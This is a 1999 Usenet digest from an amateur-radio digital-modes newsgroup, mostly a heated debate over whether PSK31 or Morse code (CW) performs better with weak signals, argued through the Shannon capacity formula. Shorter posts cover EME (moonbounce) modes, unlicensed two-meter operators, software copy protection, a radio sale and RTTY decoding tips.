Date: 1999-03-02 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <376b161a.1312273743@news.atl.bellsouth.net>
Source record: 19151
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

On Tue, 02 Mar 1999 08:21:04 GMT, keinanen@sci.fi (Paul Keinanen) wrote:
>On Sun, 28 Feb 1999 23:47:21 -0600, Mark Brown <kb0pyo@rconnect.com>
>wrote:
>
>: Been folowing the thread, is there a version of psk that
>: sends around 10wpm, I would like to experiment with real
>: weak signals, 1296 eme.

Yes. Bill DeCarle's Coherent and Africa work in that speed range.
My homebrew setup (described here many times) works in that
speed range (12 WPM), or slower (I've used up to 100 second bit
times, IE about 0.12 WPM). Integrate and dump gain is approximately
proportional to the square root of the integration time.

>Just wondering how a phase shift keying signal will survive the
>libration fading of the EME, I guess that FSK should be more suitable
>for this type of path.

Right. PSK31 suffers from HF multipath. You can see it on the tuning
indicator when operating well below the MUF. On transpolar paths it
can be very bad when the geomagnetic field is disturbed. The multipath
causing libration fading is much worse still, so PSK31 is very unlikely
to work well for EME.

Multitone wide shift FSK, coded to spread the information bits over
several transmission symbols, is much better for this sort of path.
(You get both frequency diversity gain and code diversity gain with
this technique.) As I recall, N4HY, KA9Q, and others worked on this
sort of system for EME.

I recall seeing a blurb that N4HY, and an Italian station whose call
escapes me at the moment, successfully made this work on an EME
path using Oscar 10 class stations several years ago. It met strong
opposition from the traditional "by hand and by ear" EME crowd, however.
It appears that most EME operators *like* having to have huge arrays
and big amplifiers. They are resistant to techniques which don't require
them.

The rationale often given is that it "removes the challenge" from EME.
I suppose that would be true if the modems were treated as black boxes.
But coding the modems is certainly a challenge, even if done cookbook
fashion, IE the same way most amateurs homebrew amps and antennas.

It seems to me that the major "challenge" it removes is financial, since
these techniques let operators, without the room or resources to erect

a monster EME setup, make EME contacts with relatively modest antennas
and power levels.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

1274. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Jim <jbolinger@lintek.com>
Message-ID: <36dc2bf9.0@news.netwalk.com>
Source record: 19152
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

Jack Nuscome wrote in message <920339747.196.93@news.remarQ.com>...
> Listen to two meters in any major U.S. city. It's
>full of bootleggers from 144 to 148. Who the hell is
>going to catch them all? It's an enforcement
>nightmare. Mission Impossible! The commission
>barely has resources to get people with call signs!
>Bootleggers don't use call signs, at least legal ones.
>Smell the roses & wake Up!
>
>

So everybody is a bootlegger.....And that makes it right???

1275. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: jwkelley@e4e.oac.uci.edu
Message-ID: <7bhau8$70l@news.service.uci.edu>
Source record: 19153
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bfrgl$476$0@208.207.71.174>, Dick Carroll <> wrote:
>James W. KELLEY wrote:

>> Why do you continue to maintain that these things
>> are irrelevant to hams?

> Jim, Please try to understand. I believe that my outlook on
>this situation represents a far greater number of licensed
>ham radio operators, even those who DO have technical
>qualifications, than most of you who are graduates in
>engineering or physics will ever represent, and most of you
>don't seem to understand that or its implications for the
>future. I have no technical degree, but you must understand
>that I am no novice.

FB Dick. I appreciate that you have been a ham for a length of time many times greater than I have been a ham. And I appreciate the fact that you refrain from rubbing anyones nose in that when the situation does arise. But please explain to me what it is that I don't understand about what you are saying.

> My problem with all this is simple. *Under the conditions
>that I was operating* at the time that I was able to copy
>the CWID and not the PSK signal, it seems very clear to me
>that the CW signal would have to have had an efficiency edge
>over PSK for it to be copyable while PSK was not.

I presume the PSK carrier was being sent at the same power level as the CW signal. With the PSK carrier staying on and shifting up and down very slightly in frequency, and the CW carrier turning on and off, I have some trouble seeing how you could hear one and not the other. If you can't hear the station's carrier when it's moving ever so slightly, you shouldn't be able to hear whether it's turning on an off either.

The only explanations I can think of is that the PSK was being sent at a lower power level, or there was some slow QSB on the path. I don't know. What is your learned explanation?

73, Jim AC6XG

1276. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DC4A54.6F4F@ibm.net>
Source record: 19154
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. KELLEY wrote:
> The only explanations I can think of is that the PSK was being sent at a
> lower power level, ...

It is indeed sent at a lower equivalent power level, Jim. The PSK31
signal is at an equivalent -12dB compared to the CW ID signal.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1277. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DC49D0.5E75@ibm.net>
Source record: 19155
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> You don't seem to understand that's about the same as
> saying that my Volkswagen will pull as big a load as your
> Mack truck, but first you've got to "level the playing
> field" by getting rid of the Mack's diesel engine and
> installing a "fair" equivalent little fourbanger in its
> place....

You don't seem to understand that's about the same as
saying that a 1.5kw SSB signal will beat the socks off
of a 1.5w CW signal. Therefore, SSB is superior to CW.

> And you still dodge the fact that UNDER THE CIRCUMSTANCES
> there *is* a clear advantage to CW at the same power level.

But power level (actually S/N ratio) is only ONE of the
THREE variables. They are all inter-related variables and
are therefore interchangable. The CW ID on a PSK31 signal
has the same advantage as if the power was increased 15 times
just for the CW ID while holding all other parameters equal.

> In a ham radio where the major emphasis is on SSB yakking,
> and that's certain to only worsen as licenses become easier
> to get, it won't go well at all.

That's because USING DICK CARROLL'S LOGIC, SSB is extremely
superior to CW in every way. All one has to do is run QRO
SSB Vs QRP CW to prove that fact USING DICK CARROLL'S LOGIC.

> When hams experience what I
> just did -copying the CWID when the PSK won't make it-, your
> "efficiencies" seem very elusive indeed.

Dick, the CW ID on PSK31 is sent at the equivalent of 15 times
the power level of the PSK31 signal. That's almost 12dB. No
wonder you can copy it better than the computer can copy PSK31.

> And, from a standpoint of accomplished communications, it
> just *doesn't compute* that the "better" mode is the one
> you're NOT able to copy at the same power level!!! Yeah,
> Right!!! No wonder you guys draw so many sidelong looks.

Keep the power the same on the CW ID and increase the power by
12dB on the PSK31 signal and then report the results after the
playing field is leveled. You must understand the science by
now and are just sandbagging.

--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1278. Re: Relevant comparisons (was Re: Hartler-Shannon law)

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DC4BDA.6DD4@ibm.net>
Source record: 19156
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
>
> Dana H. Myers K6JQ wrote:
>
> > What's your real point, Dick?
>
> Actually its pretty simple. To those hams who are NOT
> designers of advanced communications systems, mainly the
> interest is in completing communications. When you say that
> the "Best" mode is the one that *fails* to work alongside
> one that does, at the exact same power level, and you insist
> that the failed mode is indeed the most efficient, you might
> as well expect to be called upon to prove it.

We have proved it, Dick. Have you noticed no one else is
defending your stance?

> And you're
> starting from a position of proven failure! Then when you do
> prove it mathematically, you still haven't overcome the
> demonstrated failiure beside the working mode *at the same
> power output level*.

Again, power level is only one of three inter-related parameters.
If they are not all equal, then the playing field is not level.
Your being able to copy the CW ID, which has an equivalent 12dB
power advantage, is like saying a 150w SSB signal is easier to
copy than a 1w CW signal. It's true but it is also meaningless.

Thanks to DICK CARROLL'S LOGIC, SSB can be proven to be superior
to CW every time. That follows from ignoring any of the throughput
parameters.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1279. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: kc5egg@ix.netcom.com
Message-ID: <7bhhoc$h78@dfw-ixnews7.ix.netcom.com>
Source record: 19157
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In <7bej5mqnb1@nnrp1.dejanews.com> clintbrad4d@earthlink.net writes:
>
>In article <7bbo7j$ati@sjx-ixn9.ix.netcom.com>,
> kc5egg@ix.netcom.com(Gerald Schmitt) wrote:
>
>> Their copy protection is a nightmare...
>
>How does this negatively affect anyone using the software on a system
that
>meets RT Systems's published "system requirements" for running the
software?

Since you apparently do not have the computer skills to determine this for yourself I'll help you. Every time you defrag the disk you have to reinstall the software. You cannot easily make a backup copy of the floppy disk. If you backup and restore your hard disk you have to reinstall ADMS. This is abusive copy protection. I got so fed up with it I hacked the copy protection in self defense. But naturally since Clint is satisfied all this crap is just fine. Give it break Clint I'll send you a buck buy a clue.

>
> - Clint Bradford
>
>-----------== Posted via Deja News, The Discussion Network
==----------
>http://www.dejanews.com/ Search, Read, Discuss, or Start Your
Own

1280. FS : Motorola Radios

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <Oe9mgBPZ#GA.289@upnetnews02.moswest.msn.net>
Source record: 19158
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,rec.radio.swap

For Sale

1 HT-600 UHF 438-470 With Auto Dial Keypad
Battery Rapiad Charger & Antenna $200.00

1 STX 800 Conv &Type I Trunking Full Keypad With Display
Top Sub Switch With Battery Rapiad Charger & Antenna $200.00

1 STX Public Safty Speaker Mic With Antenna $100.00

If Intersted E-Mail Me AT: ST1A55@msn.com

1281. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: "James W. Kelley" <jwkelley@uci.edu>
Message-ID: <36DC509B.3A1C@uci.edu>
Source record: 19159
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote:

> James W. KELLEY wrote:
> > The only explanations I can think of is that the PSK was being sent at a
> > lower power level, ...

> It is indeed sent at a lower equivalent power level, Jim. The PSK31
> signal is at an equivalent -12dB compared to the CW ID signal.

Well then, there it is.

I don't know if you're implying there is essentially a 12dB reduction in transmitted power, or are saying the 2 S unit difference is only on the receive end. You've certainly demonstrated to my satisfaction that PSK31 is capable of demodulating signals that might be 12dB or so below a discernable CW signal. But I'm not convinced that accounts for a perceived difference in their relative signal strengths. Both signals are nearly monochromatic in relation to the width of the receive filter in this case - in fact, you've shown that the PSK signal is actually narrower. That should increase it's likelihood of being discernable. So what exactly do you mean by equivalent power level?

I'm finally thinking about how this mode might actually work now. Let's see if I'm anywhere even close. The audio from the sound card is modulating the carrier in single sideband mode I presume. If the percentage of modulation is very low - the audio tones would not drive the rig to full power. Am I correct in assuming this is something that would be adjustable? If the radio then switched modes to CW, the carrier would be at 100% power at a narrower bandwith, making the CW a noticeably louder signal.

But if the radio is used in the single sideband mode, how is the CW ID really generated? If it is done using MCW rather than an OOK carrier in CW mode (which I suspect it must be due to the lack of a facility to switch modes during a transmission), then the relative amplitude of the PSK and CW audio modulating signals would be something that is controlled in software. The CW audio could quite easily have been set higher than the PSK audio. If that was the case, then Dick's imperical exercise shows us nothing about how robust one mode is with respect to the other, and that the ensuing explanations were also to some extent misdirected.

Thanks and 73, Jim AC6XG

1282. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: "Ed Hare, W1RFI" <w1rfi@arrl.net>
Message-ID: <36DC6063.3A73@arrl.net>
Source record: 19160
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Gary Coffman wrote:

> I recall seeing a blurb that N4HY, and an Italian station whose call
> escapes me at the moment, successfully made this work on an EME
> path using Oscar 10 class stations several years ago. It met strong
> opposition from the traditional "by hand and by ear" EME crowd, however.
> It appears that most EME operators *like* having to have huge arrays
> and big amplifiers. They are resistant to techniques which don't require
> them.

> The rationale often given is that it "removes the challenge" from EME.
> I suppose that would be true if the modems were treated as black boxes.
> But coding the modems is certainly a challenge, even if done cookbook
> fashion, IE the same way most amateurs homebrew amps and antennas.

> It seems to me that the major "challenge" it removes is financial, since
> these techniques let operators, without the room or resources to erect
> a monster EME setup, make EME contacts with relatively modest antennas
> and power levels.

Gary, I concur with your point completely. I have never understood why some (not all) who take on a particular challenge seem to feel that no other challenge is worth doing, or, even worse, that those taking on different challenges are somehow detracting from their particular challenge. Hey, it IS a challenge to manually dig that signal out of the noise, it IS a challenge to manually do a moonbounce QSO, or meteor scatter, or HF QRP. But it is ALSO a challenge to design the hardware and software that extends human capability. Both are worth doing, both bring satisfaction to the challengee and neither takes away one bit from the accomplishments of the other.

73,
Ed Hare, W1RFI
ARRL Lab

1283. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Don Mills <dcmills@ieee.org>
Message-ID: <36DC5EE3.63999081@ieee.org>
Source record: 19161
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

I'm almost certain to regret this, but here's my two cents' worth.

What we have in this thread are two warring camps, attempting to use technology (or the distrust of it) to address the supercharged emotional issue of Morse as a requirement in Amateur Radio. Though the technical descriptions given have been pretty accurate, no amount of technical data, demonstration, etc., is going to change anybody's mind.

First, the technocrats (I'm one of these). From a technical perspective, the fact that the CW ID can be copied when the PSK31 signal cannot be consistently printed is entirely predictable. PSK's design parameters -- acceptable speed for keyboard operation (50 wpm) and very narrow bandwidth (31 Hz) make the tradeoff of roughly an S unit a quite reasonable one. It works in the real world exactly as theory predicts. Summarizing Mr. Shannon, there "ain't no free lunch." It also appears to be very resistant to QRM -- given adequate dynamic range in the DSP, it should be possible to copy very weak signals very close to very strong ones. In terms of other digital modes, it's a dramatic improvement over FSK. It's also apparent that a sub-optimal (per the above criteria) version of PSK can outperform Morse as a weak-signal mode at the same throughput. At the moment there's no real need for it (other than to attempt to "resolve" this silly conflict), but it'll come along, probably as a "fall-back" mode to be used under poor band conditions. Peter has done the amateur community a great service by making the mode open -- the source code is readily available for any of us to improve, modify, etc. In a sense, this is the first opportunity for hams to really experiment with the "guts" of a mode in a very long time -- brought to us by very inexpensive, powerful DSP technology.

No matter how you look at it, 50 wpm in 31 Hz is quite an achievement. But establishing as fact that we can create a digital mode that performs better in a weak signal environment than Morse isn't going to magically make the Morse requirement, or its rationale, go away. Morse will continue to be a very effective mode (even if not the most efficient) and it requires very simple equipment. Today, if I were stranded on a desert island, I'd want a CW rig and a battery. That may very well change over the next few years.

On the other side of the field are the Morse advocates (I'm also one of these). Morse has been my favorite mode for a very long time. At the same time, it's inevitable that it will decline in popularity over the years, just as manual transmissions in cars are giving way to automatics [I still drive manuals, even though their advantages have been wiped out by electronics and traction control in recent years -- another personal preference]. We'll still find CW signals on the bands (assuming there are bands) twenty years hence -- hopefully I'll be around to be one of them. But the bands will hopefully also

be full of strange buzzes -- modes that haven't been imagined yet. We as amateurs have a fascinating challenge/opportunity -- to squeeze as much out of the bands we are allocated as possible. Data, voice, video, ...??? We're just now being given the first of the tools we need to advance the state of our art without the resources of multi-billion-dollar corporations. Within a few years, I expect to be able to take a palmtop computer with a plug-in multi-mode digital radio and communicate as easily and reliably as I do with my CW QRP radio today.

Unfortunately, we're right on track to turn away many of those best qualifed -- and motivated -- to lead the way. The brainpower that's been wasted on this thread in the past few days could surely have been used more productively -- we might have a couple of entirely new modes by now. Morse is the only mode in which we test for "proficiency." It's peculiar indeed that our highest class license provides mostly spectrum allocated to our most basic mode. My observation is that most who have to struggle to pass the 13- and 20-wpm tests quickly abandon it -- it's not enjoyable to them, or not relevant to their interests. Either the bug "bites" -- like it did me -- or not. Those who find CW enjoyable will get to 13, 20, and beyond without need of further testing. Five wpm is pretty much "memorizing" the Morse alphabet -- perhaps equivalent to our testing for other modes. Most don't use it -- just as most don't use their acquired knowledge of EME, slow-scan TV, oscillator design, etc. The exam process exposes us to a wide range of opportunities, and we pursue those of most interest to us. Others we leave behind, perhaps to "brush up" and return to them years -- or decades -- later. We should test for 5 wpm, and add more difficult questions on modern modes. Surely an Extra Class licensee should understand the concepts behind vocoders, for example.

I'm a member of an active radio club. It's very disconcerting to look around the room at a meeting and observe the age of the attendees. There are very few in their teens and 20's; that wasn't the case a couple of decades ago. At 47, I'm one of the "young" guys -- that's scary. I know a lot of very bright teenagers -- ham radio isn't too "difficult" for them, and they're not "lazy;" it's just irrelevant, particularly the Morse requirement. The talent of youth out there is incredible, and the Internet does eventually lose its appeal (especially for the smarter, more creative types). These are some issues we need to ponder seriously and realistically. Let's not let the "in your face" attitude on both sides cause us to abandon reason -- our survival really is at stake. Tradition is great stuff, but has no valid place in the licensing process.

The question isn't whether Morse will decline over the coming years -- it will, regardless of what we do. The question is whether there will be anybody else around to notice.

73,
Don
K9DM

1284. Re: Bypassing cellular?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Phil Kane <philkane>
Message-ID: <cuvyxnarpbzzynjpragrepbz.f7zm450.pminews@nntp1.ba.best.com>
Source record: 19162
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

On Mon, 1 Mar 1999 21:02:56 -0500, Jack Nuscome wrote:

> Listen to two meters in any major U.S. city. It's
> full of bootleggers from 144 to 148. Who the hell is
> going to catch them all? It's an enforcement
> nightmare. Mission Impossible! The commission
> barely has resources to get people with call signs!
> Bootleggers don't use call signs, at least legal ones.
> Smell the roses & wake Up!

Believe me, when the Commission needs to do something, it has a way of finding the troops to do it. "Think harder, work smarter...."

I should know - my job there was finding and coordinating troops for special targeted operations (I was chief of enforcement in San Francisco for 18 years). Some involved the amateur service, most involved other services.

You are right - smell the roses, and make sure what you are smelling is not yourself being held over the coals.

73 de Phil Kane - K2ASP

1285. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DCC68E.3D63@ibm.net>
Source record: 19163
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

James W. Kelley wrote:
> I don't know if you're implying there is essentially a 12dB reduction in
> transmitted power, or are saying the 2 S unit difference is only on the
> receive end. You've certainly demonstrated to my satisfaction that
> PSK31 is capable of demodulating signals that might be 12dB or so below
> a discernable CW signal. But I'm not convinced that accounts for a
> perceived difference in their relative signal strengths. Both signals
> are nearly monochromatic in relation to the width of the receive filter
> in this case - in fact, you've shown that the PSK signal is actually
> narrower. That should increase it's likelihood of being discernable.
> So what exactly do you mean by equivalent power level?

Set Bcw*Tcw*log2(1+Scw/N) = Bpsk*Tpsk*log2(1+Spsk/N) to level the
playing field between CW and PSK31. Bcw=20*2.5=50Hz. Tcw=1/20wpm.
Bpsk=31Hz. Tpsk=1/50wpm. Let Scw/N=1. Solve for Spsk. By my
calculations, Spsk is 1/15 or almost 12dB below the CW signal.
This, of course, to put the two modes equally close to Shannon's
limit. B is bandwidth. T is 1/wpm. S is signal strength. N is noise.

> I'm finally thinking about how this mode might actually work now. Let's
> see if I'm anywhere even close.

Nope, not close. I'm assuming the radiated power is the same in both
cases. But the wider bandwidth and lower baud rate of the CW signal,
i.e. the inefficiency of the CW signal, penalize PSK31 to the tune of
an equivalent 12dB power difference. To compare 20wpm CW and PSK we
need a PSK50 mode that runs at 20wpm. I'm cogitating how to do that now.

Let's compare SSB and CW the same way. Set Bcw*Tcw*log2(1+Scw/N) =
Bssb*Tssb*log2(1+Sssb/N) and solve for Sssb. You will see why CW
has an advantage over SSB to the tune of about 18dB or about 3
'S' units. Dick will love the SSB-CW calculation although he
hates the PSK-CW calculation.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1286. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DCC91D.2334@ibm.net>
Source record: 19164
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Don Mills wrote:
> It's also apparent that a sub-optimal (per the above
> criteria) version of PSK can outperform Morse as a weak-signal mode at the
> same throughput. At the moment there's no real need for it (other than to
> attempt to "resolve" this silly conflict), but it'll come along, probably as a
> "fall-back" mode to be used under poor band conditions.

Hi Don, I agree 100% with your posting. CW is my favorite mode. I don't particularly like ham radio keyboard modes. I'm an edit, think, edit, think, edit, think, publish kind of guy when it comes to keyboards.

So back to the topic. What little I know about Audio BPSK tells me that if I reduce the throughput, I also automatically reduce the bandwidth. The best I've been able to come up with for PSK50 is to send each character ten times and vote - or send each group of characters ten times and vote. Should make for a super reliable mode.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1287. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DCCB6E.66BE@ibm.net>
Source record: 19165
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> And since the actual power level was the same, the
> shortfall then is within the more efficient modulation mode.
> The "best" mode wouldn't work while the most ancient and
> "Obsolete" mode did.

The outcome is scientifically predictable. One of the differences
is you cannot copy the CW ID with a strong PACTOR station 50Hz
away but PSK31 just chugs right along. You cannot ignore every-
thing outside the PSK31 passband while PSK31 can.

> I still believe that
> "suboptimal" implementation was probably a factor.

It's not "suboptimal" for a 50wpm mode, Dick. There's no such
thing as a free lunch. With 2.5 times the throughput of 20wpm
CW, it does exactly what it was designed for. It was NOT
designed to compete with 20wpm CW. It was designed to have
a throughput that only a handfull of human beings can
accomplish with CW and do it in 25% of the bandwidth that
a human operator would need for a 50wpm CW signal.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1288. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DCCC67.599D@ibm.net>
Source record: 19166
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Ed Hare, W1RFI wrote:
> But it is ALSO a challenge to design the hardware
> and software that extends human capability.

Speaking of which, Ed, did you get your Motorola EVAL board yet.
I don't see you name on the list of owners at:

http://members.xoom.com/ZL1BPU/MT63/Users.txt

I plan to have mine up and running by the end of the month.
Are you going to run PSK50 tests with me? :-)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1289. Re: Hartley-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36DCD7F4.7F47@ibm.net>
Source record: 19167
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dick Carroll wrote:
> But there was so such power disparity...The power output
> on both CWID and PSK31 was identical...You've got to get the
> power disparity entirely through 'theory'...

Again, there are three sources of disparity, bandwidth, time (1/wpm or 1/bps), and signal power (assuming noise power is constant). These three disparities are interchangable. Limiting PSK31 to a bandwidth of 31Hz and choosing a 50wpm data rate is exactly like requiring it to be 12dB more powerful than 20wpm CW. There ain't no such thing as a free lunch. PSK50 running at 20wpm is the only PSK that you can compare to 20wpm CW and have an identical playing field. I plan to implement PSK50 to demonstrate its capabilities. I suspect the 6dB advantage that PSK has over OOK will just about equal the human advantage over the machine but we will see.

> I'm
> still puzzled why the CW came through when PSK would not.

Because it had the equivalent of a 12dB power advantage.

> Why wouldn't PSK work
> too? It wasn't even "too weak to hear".

You can't say that unless you were listening through a 31Hz filter. If you could indeed hear it through a 31Hz filter then the DSP implementation is probably not the best. I haven't looked at the source code or heard anyone critique it. There are as many kinds of DSP implementations as there are DSP programmers. I tend to be a brute force DSP programmer but I know there are better ways to do it.

> If your entire point is just that CW worked at identical
> power output level when PSK couldn't, because it was at such
> a severe disadvantage that it couldn't, that speaks rather
> poorly of the weaksignal performance of the PSK modes, IMO.

Given the physics limitations of 31Hz and 50wpm, it does exactly what it was designed to do. Wait for my PSK50 before you rag on PSK.

> I would have expected it to do much better, as in the stated
> assertions that "digital modes work at signal levels one
> cannot hear". Evidently this is incorrect, if this
> experience means anything.

You still don't understand, Dick. There's no such thing as a free lunch. If we run PSK50 at 20wpm, the performance will be four times as good as PSK31, guaranteed. But it won't be as popular as PSK31 because nobody wants to type 20wpm on a keyboard. 50wpm was chosen as a normal typing speed. 31Hz fell out from that. Everything else was perfectly predictable.

> So what became of the "Digital signals work at levels
> lower than a human can hear"???

I guarantee that PSK100 running at 5wpm will work at levels lower than a human can hear. PSK31 WAS NOT DESIGNED TO WORK AT LEVELS LOWER THAN A HUMAN CAN HEAR!!! It was designed to run at 50wpm in 31Hz. Please read this paragraph over and over until it soaks in. Peter had no plan to beat CW. He wanted something akin to and better than TTY.

> Methinks the sandbagging is coming from your direction.

Nope, I only sandbagged about the definition of microprocessor. :-)

> If
> not, then please explain why PSK doesn't "work at signal
> levels too weak to hear" as you've insisted so often.

PSK can and does work at levels too weak to hear, Dick. PSK31 does not and was never intended or designed to. What is so hard about this that you fail to understand? Nobody has ever claimed that PSK31 will work below audible levels. It was not designed to and it doesn't. The math tells us exactly why PSK31 doesn't work below audible levels. I guarantee you that PSK100 running at 5wpm will work below audible levels because it will have the same advantage over CW that CW has over SSB.

> I grasp the science. I believe some of you insist that the
> science is somewhat better than it actually is.

The science is what it is. It is the human being that may actually be somewhat better than I predicted. My ears are not the best in the world.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1290. Re: REPENT: Jesus is *your* King! ☺ ☺☺☺☺ `

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: "S.Honer☺" <shoner@globalnet.co.uk>
Message-ID: <7bir0n$l6t$5@newnews.global.net.uk>
Source record: 19168
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

lionSS <lionSS@concentric.net> wrote in message
news:36DBA3C9.36DCE227@concentric.net...
>For god(dess') sake, please post this somewhere RELEVANT!!! Far as *I'm*
>concerned...jesus may be YOUR king, but MY king is the man who takes care
>of me.

Obviously not a British citizen then...

>I don't think it's jesus who cleans up my shit when I'm too damn
>weak to make it to the bathroom in time...might be a joke to *some*...some
>of you may actually *believe* it...but as I sit here waiting for someone
>*else* to die so that *I* can continue living and taking care of my
>handicapped 11-year old...the idea of a benevolent, loving, forgiving "god"
>is, to me, totally repugnant.

We all think it stinks as well.

>My intention is not to offend anyone; it's the thread that *I* find
>offensive. Lots of people need "Our Father..." just don't shove it in
>*my* face, please. Troll.

The trouble with usenet is that you cannot hide from religious fanatics and
their cross-posting malarky.

>(Sorry for continuing the cross-posting myself...but don't know *where* it
>started...

What common denominator do these groups share? Or where they generated by a
spam bot. Aren't computers tools of the devil anyway?

shoner@globalnet.co.uk

Veni, vermini, vomui"
"I came, I got ratted, I threw up"

1291. Re: RTTY Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: ea3tb@quitaesto.jet.es
Message-ID: <36dc2f76.33430977@195.76.143.12>
Source record: 19169

On Tue, 02 Mar 1999 11:56:48 +1300, Richard Greaney
<greaneyr@inspire.net.nz> wrote:

>I have two programs which supposedly decode RTTY transmissions. I have
>found what I am sure is RTTY on HF but cannot receive anything other
>than ARFGHTYUJHKDSAASSFAMNM<C type chars. Any particular reason why> I
>have tried altering the settings of the decoding prog in as many ways as
>possible.
>
>Secondly,
>Does anybody know what RTTY transmissions can be received in New
>Zealand?
>I am searching, in particular, for access to AFTN data.
>
>Any help would be greatly appreciated.
>
>Richard Greaney
Check Speed, Shift and Inverted / Normal.
Try in 14083 - 14090 at 45 bauds, 170 Shift and Normal.
Note: if you use AFSK work in LSB.
For commercial RTTY stations the speed and shitf is higher.

==========
Para responder quitar "quitaesto"
To answer remove "quitaesto"
ea3tb@quitaesto.jet.es

1292. RTTY Questions

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: Richard Greaney <greaneyr@inspire.net.nz>
Message-ID: <36DB1B30.B0D5658B@inspire.net.nz>
Source record: 19276

I have two programs which supposedly decode RTTY transmissions. I have found what I am sure is RTTY on HF but cannot receive anything other than ARFGHTYUJHKDSAASSFAMNM<C type chars. Any particular reason why> I have tried altering the settings of the decoding prog in as many ways as possible.

Secondly,
Does anybody know what RTTY transmissions can be received in New Zealand?
I am searching, in particular, for access to AFTN data.

Any help would be greatly appreciated.

Richard Greaney

1293. Re: Hartler-Shannon law

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-03-02 00:00:00 UTC
From: markv@pixar.com
Message-ID: <7bfcfshtt1@nnrp1.dejanews.com>
Source record: 19277
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

In article <7bespf$3jo$1@nnrp1.dejanews.com>,
Hans K0HB <K0HB@arrl.org> wrote:
> markv@pixar.com wrote:
>
> > But there is also no intelligent reason why we can't keep Morse code
> > while dropping mandatory high speed testing as a precondition to accessing
the
> > HF bands.
>
> All the proposals I have seen, including even that of Larry, K3LT, propose
> that 5WPM be the speed required for broad access (General class license) to
> HF.

> That is hardly "high speed testing".

